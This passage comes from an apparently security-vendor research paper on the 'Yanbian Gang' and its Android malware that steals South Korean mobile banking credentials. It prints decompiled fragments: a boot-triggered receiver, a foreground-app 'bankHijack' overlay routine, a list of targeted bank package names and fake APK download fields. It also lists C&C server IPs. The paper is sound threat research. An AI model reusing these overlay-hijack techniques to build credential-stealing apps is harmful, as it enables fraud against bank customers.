


Map showing relationships among the Android malware based on the C&C servers they accessed

malware. Clearly, the members of the Yanbian Gang are exerting a lot of effort to target certain South Korean banks' customers. Evidence shows that they are well-organized, constantly improve their malware, and ensure that their C&C servers are always active.

APPS THAT HIJACK MOBILE BANKING SESSIONS

Android apps that hijack mobile banking sessions are designed to target several banks at once. They mimic their targets' icons to dupe bank customers into thinking they are the real thing. Faking Android apps almost guarantees downloads and



```
<receiver android:name="com.a.a.AR">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.PHONE_STATE" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED" />
        <action android:name="android.intent.action.TIMEZONE_CHANGED" />
        <action android:name="android.intent.action.TIME_SET" />
        <action android:name="android.intent.action.TIME_TICK" />
        <action android:name="android.intent.action.UID_REMOVED" />
        <action android:name="android.intent.action.UMS_CONNECTED" />
        <action android:name="android.intent.action.UMS_DISCONNECTED" />
        <action android:name="android.intent.action.PACKAGE_ADDED" />
        <action android:name="android.intent.action.PACKAGE_CHANGED" />
        <action android:name="android.intent.action.PACKAGE_DATA_CLEARED" />
        <action android:name="android.intent.action.PACKAGE_FIRST_LAUNCH" />
        <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED" />
        <action android:name="android.intent.action.PACKAGE_INSTALL" />
        <action android:name="android.intent.action.PACKAGE_NEEDS_VERIFICATION" />
        <action android:name="android.intent.action.PACKAGE_REPLACED" />
        <action android:name="android.intent.action.PACKAGE_REMOVED" />
        <action android:name="android.intent.action.PACKAGE_RESTARTED" />
        <action android:name="android.intent.action.MY_PACKAGE_REPLACED" />
        <action android:name="android.intent.action.MEDIA_UNMOUNTED" />
        <action android:name="android.intent.action.MEDIA_UNMOUNTABLE" />
        <action android:name="android.intent.action.PACKAGE_REMOVED" />
        <action android:name="android.intent.action.PACKAGE_REMOVED" />
        <action android:name="android.intent.action.MANAGE_PACKAGE_STORAGE" />
        <action android:name="android.intent.action.MEDIA_BAD_REMOVAL" />
        <action android:name="android.intent.action.MEDIA_BUTTON" />
        <action android:name="android.intent.action.MEDIA_CHECKING" />
        <action android:name="android.intent.action.MEDIA_EJECT" />
        <action android:name="android.intent.action.MEDIA_MOUNTED" />
        <action android:name="android.intent.action.MEDIA_NOFS" />
        <action android:name="android.intent.action.MEDIA_REMOVED" />
        <action android:name="android.intent.action.MEDIA_SCANNER_FINISHED" />
        <action android:name="android.intent.action.MEDIA_SCANNER_SCAN_FILE" />
        <action android:name="android.intent.action.MEDIA_SCANNER_STARTED" />
        <action android:name="android.intent.action.MEDIA_SHARED" />
        <action android:name="android.intent.action.LOCALE_CHANGED" />
        <action android:name="android.intent.action.INPUT_METHOD_CHANGED" />
        <action android:name="android.intent.action.HEADSET_PLUG" />
        <action android:name="android.intent.action.GTALK_DISCONNECTED" />
        <action android:name="android.intent.action.GTALK_CONNECTED" />
        <action android:name="android.intent.action.EXTERNAL_APPLICATIONS_UNAVAILABLE" />
        <action android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE" />
        <action android:name="android.intent.action.DOCK_EVENT" />
```

```
private void bankHijack() {
    int v2;
    __monitor_enter(this);
    try {
        List runningTasks = this.getApplicationContext().getSystemService("activity").getRunningTasks(1);
        if(runningTasks.size() > 0) {
            String currentPkg = runningTasks.get(0).topActivity.getPackageName();
            v2 = 0;
            while(true) {
            label_13:
                if(v2 < Conf.BK_PACK_LIST.length) {
                    if(currentPkg.equals(Conf.BK_PACK_LIST[v2])) {
                        this.runUA(this.isTrue(Conf.B_L[v2]), v2);
                    }

                    goto label_26;
                }

                goto label_16;
```

```
Conf.BK_PACK_LIST = new String[]{"nh.smart", "com.shinhan.sbanking", "com.epost.psf.sdsi", "com.wooribank.pib.smart"
        , "com.hanabank.ebk.channel.android.hananbank", "com.kbstar.kbbank", "com.kftc.dgbsmb"
        , "com.keb.android.mbank", "com.smg.spbs", "com.cu.sb", "com.kftc.citismb", "com.ibk.neobanking"
        , "com.areo.bs", "com.knb.psb", "com.kftc.jbsmb", "com.kftc.jejusmb", "com.kftc.kjbsmb"
        };
Conf.B_L = new String[]{"NH", "SH", "EP", "WO", "HA", "KB", "DG", "KEB", "SP", "CU", "CT", "IBK"
        , "BS", "KNB", "JBS", "KFT", "KJB"};
Conf.BK_NAME_LIST = new String[]{"NH뱅킹", "신한S뱅크", "우체국 스마트뱅킹", "원터치개인", "하나N Bank", "KB스타뱅킹"
        , "대구은행 스마트뱅크", "스마트뱅크", "MG새마을금고", "신협 S뱅킹", "씨티모바일", "ONE뱅킹개인", "개인스마트뱅크", "스마트뱅킹"
        , "전북 M뱅크", "제주은행 스마트뱅크", "광주은행 스마트뱅크"};
Conf.BK_CALL_LIST = new String[]{"NH", "SH", "EP", "WO", "HA", "KB", "DG", "KEB", "SP", "CU"
        , "CT", "IBK", "BS", "KNB", "JBS", "KFT", "KJB"};
```

Sample actions that BroadcastReceiver *triggers (left); code that allows the fake banking app to take the legitimate app's place (top-right); code that shows what banks the fake apps target (bottom-right)*

installations due to the vast majority of the platform's users. [5]

Android malware have *BroadcastReceiver* that could trigger various actions. [6] This class starts several background services, one of which monitors all currently running apps. It triggers certain malicious actions in the fake apps' case every time an app of one of the banks it monitors is used. It allows a fake app to replace a legitimate one. The fake app's UI then logs all of the affected user's inputs—account number, user name, password, and other personally identifiable information (PII)—and uploads the stolen data to a C&C server.

One of the samples we analyzed for this paper targeted 17 South Korean banks based on its code. They also had all of the target banks' UIs to add to their credibility. They intercepted text messages coming from and sent to the target banks, which were then uploaded to the hackers' C&C servers.

One sample targeted 17 South Korean banks.

FAKE VERSIONS OF POPULAR APPS

Apart from directly spoofing banking apps, cybercriminals also fake other apps that are downloaded by many Android users. Examples of these are the Google Play and Search and the Adobe® Flash® Player as well as porn apps. To better evade detection, some of them delete their icons but make sure that when the icons of their legitimate counterparts are clicked, the fake UIs are opened. Like the fake banking apps, these also silently run malicious behaviors in the background. Some download and install other malicious apps, delete files and folders, record text messages, take photos, steal files, and others, depending on what their creators want them to do.

Fake Google Apps


Google apps were most commonly spoofed to target South Korean bank customers. We took a look at a total of 1,007 fake Google app versions, 994 of which were fake versions of the Google Play app while the remaining 13 were fake versions of other Google apps. Cybercriminals most likely spoofed Google apps because they normally came preinstalled in every Android mobile device. The fake apps sported the Google apps' icons, which were deleted after installation.


Fake Porn Apps

Fake banking apps also came in the guise of popular porn apps with lewd icons and names and eye-catching descriptions like "sexy women photos" and "porn movies." They hardly ever deliver on their promise though when run. All they do, in fact, is steal and upload victims' mobile banking credentials to C&C servers.

Other Fake Apps

Cybercriminals also use fake versions of other popular apps, including utilities, chat, portal, and security apps to infect South Korean victims' devices and steal their mobile banking credentials.






Images a single malicious app that hijacks banks' UIs used (right); sample icons of fake porn and other apps that steal South Korean's mobile banking credentials (lef)


HOW DID THE GANG INFECT VICTIMS' DEVICES?

SMS Phishing



한국을 응원해주세요. 앱 다운후
응원시 100만원 100% 지급
http:[redacted]

TRANSLATION: Please cheer for South Korea. Download the app and then cheer for KRW1 million, 100% guaranteed payment. Click http://REDACTED.



우체국 주문하신 택배가
발송되었습니다.실시간 배송경로
간편조회http://[redacted]

TRANSLATION: Your order has been sent to the Post Office. Track your order in real time via http://REDACTED.


GSM modem with 16 SIM card slots that can send 9,600 text messages per hour (top-left); sample SMS phishing messages potential victims' received (top-right); icons and code the fake Internet Police apps used (bottom)

Fake banking apps are usually distributed via SMS phishing messages. To run successful SMS phishing campaigns though, cybercriminals need special hardware to send out large numbers of text spam to get as many victims as possible. They would need a GSM modem, for instance, to send thousands of text messages per hour. [7] These messages use convincing lures so victims would click a link that downloads malware, usually in the form of fake apps, onto their devices.

Via Other Malware


INTERNET POLICE SCARE TACTIC

SEOUL METROPOLITAN POLICE AGENCY
법원



```
.field private static final MSG_CHECK_APP:I = 0x1
.field static final downloadUrl_hana:String = "/hana.apk"
.field static final downloadUrl_kb:String = "/kb.apk"
.field static final downloadUrl_nh:String = "/nh.apk"
.field static final downloadUrl_woori:String = "/woori.apk"
.field static final downloadUrl_xinhan:String = "/xinhan.apk"
.field private TAG:String
```

The Yanbian Gang used fake Internet Police apps to victimize South Korean mobile banking customers. Potential victims received SMS phishing messages that scared them with supposed investigations if they did not click a given link. When clicked, however, the link installed a malicious app in their devices that communicated with designated C&C servers to listen for commands. We first spotted these malware in September 2013 and continued to see them till April 2014, proving the steadfast nature of the threats.



Sample malicious app control panels the Yanbian Gang used


FAKE "THE INTERVIEW" APP

Cybercriminals are also known for using hot Hollywood topics or much-talked-about movies as lure to trick potential victims into downloading malware. One of the 2014 movies they spoofed to distribute malware that stole South Korean victims' mobile banking credentials was "The Interview." This particular app had a very simple UI with two buttons that, when clicked, downloaded malware onto the users' devices.

How Do the Gang's C&C Servers Work?

The malware featured in this paper were primarily remote access tools (RATs). Each had a control panel that allowed the gang members to remotely go through and take control of victims' devices.

MOBILE BANKING MALWARE TRENDS



Mobile banking malware detections per month (left); map showing relationships among Android banking malware and seven C&C servers (right)

We observed an exponential increase starting January 2014 in the number of Android banking malware detected from May 2013 to December 2014. This could be due to the apparent malware source code sharing among cybercriminals particularly in Yanbian. In response, Trend Micro created heuristic detection patterns, which resulted in a decrease in the number of mobile banking malware after April 2014. Only the more highly skilled cybercriminals were able to push through with their attacks.


Relationships between Android malware and C&C servers were then determined. Each point in the following figure refers to a malware variant that accesses specific C&C servers marked by IP addresses. Seven significant C&C servers that hosted huge numbers of Android malware were found. These pointed to two different active hacker gangs.


A total of 174 mobile malware variants accessed 1.234.38.88. These also accessed 74 other servers. An additional 583 variants accessed 75 C&C servers, 11 of which hosted more than 10 variants each.

174 Android malware accessed a particular server, apart from 74 other servers.

The C&C servers the mobile malware accessed at certain times were then plotted out. As shown, cybercriminals used several C&C servers to host and distribute malware. Before December 2013, several Android malware simultaneously accessed different C&C servers to receive updates, store stolen user information, and remotely control infected devices. After that, however, they only accessed a single server. Finally, the cybercriminals have been keeping all of the servers active since August 2013.


The C&C servers the Android malware accessed were widely distributed worldwide, so were their Internet service providers (ISPs). This showed just how much effort their operators exerted to evade detection by both security solutions and law enforcement.





C&C Server ISP and Country Information		
IP Address	**ISP**	**Country**
1.234.38.88	SK Broadband	South Korea
192.151.226.138	Radium Hosting	China
110.34.233.250	VPLS	Thailand
192.151.226.133	Radium Hosting	China
118.10.42.251	Open Computer Network	Japan
103.228.66.249	Undisclosed	Hong Kong

Number of Android malware accessing a C&C server at a certain date and time (top-left); a particular Android malware sample accessing several servers on certain dates (top-right); comparison of Android banking malware samples from October 2013 and February 2014 (top)



October 2013 sample

```
fakeHana2013_10_dex2jar.jar
▷ android
▽ com.hana
  ▽ manager
    ▷ ActivityStackManager
    ▷ BandManager
    ▷ HttpEngine
    ▷ JSONParser
  ▽ utils
    ▷ DirTraversal
    ▷ PictureUtil
    ▷ ZipUtils
  ▷ BandListActivity
  ▷ BankEndActivity
  ▷ BankInfo
  ▷ BankSplashActivity
  ▷ BuildConfig
  ▷ CertInfo
  ▷ HanaAcountInfo
  ▷ HanaCertAdapter
  ▷ HanaPswDetail
  ▷ Hana_Cert_Psw
  ▷ Hana_Last
  ▷ InfoGetter
  ▷ InfoReturner
  ▷ JSONParser
  ▷ MainActivity
  ▷ MyThread
  ▷ NPUtil
  ▷ ParamsInfo
  ▷ R
```

February 2014 sample

```
fakeHana2014_02_dex2jar.jar
▷ android
▽ com.hana
  ▽ manager
    ▷ ActivityStackManager
    ▷ BandManager
    ▷ HttpEngine
    ▷ JSONParser
  ▽ utils
    ▷ DirTraversal
    ▷ PictureUtil
    ▷ ZipUtils
  ▷ BandListActivity
  ▷ BankActivity
  ▷ BankEndActivity
  ▷ BankInfo
  ▷ BankNumActivity
  ▷ BankPreActivity
  ▷ BankScardActivity
  ▷ BankSplashActivity
  ▷ BankSplashNext
  ▷ BuildConfig
  ▷ CertInfo
  ▷ HanaAcountInfo
  ▷ HanaCertAdapter
  ▷ HanaPswDetail
  ▷ Hana_Cert_Psw
  ▷ Hana_Last
  ▷ InfoGetter
  ▷ InfoReturner
  ▷ JSONParser
  ▷ MainActivity
  ▷ MyThread
  ▷ NPUtil
  ▷ ParamsInfo
  ▷ R
  ▷ ShowView
```

Two Android malware variants targeting the customers of South Korean banks from one family were chosen for a comparison. The first was detected in October 2013 while the other was seen in February 2014. The second sample had six more classes than the first, clearly indicating improvements. The newly added class, *BankScardActivity*, allowed the Android malware to compress and upload mobile banking information to the hackers' C&C servers.

CONCLUSION

This paper featured a still-active hacker gang from Yanbian that targeted customers of chosen South Korean banks. During the course of research, we found that what we have dubbed the “Yanbian Gang” was well-structured. The gang was brought and held together by an operator. This operator sought out the gang’s members—translators, cowboys, and malware creators—in BBSs and chat groups. Together, the gang’s members have been targeting the mobile banking customers of at least five banks in South Korea since 2013, earning them millions in profit.

Awareness is the first step toward protecting oneself from all kinds of threats.

As with other threats, awareness is the first step in protecting oneself from cybercrime. Potential business and individual targets should stay abreast of emerging trends and keep track of underground market developments to stay protected from all kinds of threats. [8–10] Learning lessons from victims of successful attacks can also help others protect themselves if they are ever in the same boat.

REFERENCES

[1] Wikimedia Foundation, Inc. (11 December 2014). *Wikipedia.* "Yanbian Korean Autonomous Prefecture." Last accessed 29 January 2015, http://en.wikipedia.org/wiki/Yanbian_Korean_Autonomous_Prefecture.

[2] China Knowledge Online. (2014). *China Knowledge.* "Yanbian (Jilin) City Information." Last accessed 29 January 2015, http://www.chinaknowledge.com/CityInfo/City.aspx?Region=NorthEast&City=Yanbian.

[3] Trend Micro Incorporated. (4 September 2012). *TrendLabs Security Intelligence Blog.* "The Chinese Underground , Part 5: Blackhat Techniques, Tools, and Training." Last accessed 29 January 2015, http://blog.trendmicro.com/trendlabs-security-intelligence/the-chinese-underground-part-5-blackhat-techniques-tools-and-training/.

[4] Trend Micro Incorporated. (2014). *Trend Micro Security News.* "Cybercriminal Underground Economy Series." Last accessed 29 January 2015, http://www.trendmicro.com/vinfo/us/security/special-report/cybercriminal-underground-economy-series/index.html.

[5] IDC. (2015). *IDC.* "Smartphone OS Market Share, Q3 2014." Last accessed on 4 February 2015, http://www.idc.com/prodserv/smartphone-os-market-share.jsp.

[6] Google. (2015). *Android Developers.* "BroadcastReceiver." Last accessed on 4 February 2015, http://developer.android.com/reference/android/content/BroadcastReceiver.html.

[7] Lion Gu. (2014). *Trend Micro Security Intelligence.* "The Mobile Cybercriminal Underground Market in China." Last accessed on 5 February 2015, http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-mobile-cybercriminal-underground-market-in-china.

[8] Max Goncharov. (2014). *Trend Micro Security Intelligence.* "Russian Underground Revisited." Last accessed on 6 February 2015, http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/russian-underground-prices-drop-but-products-get-specialized.

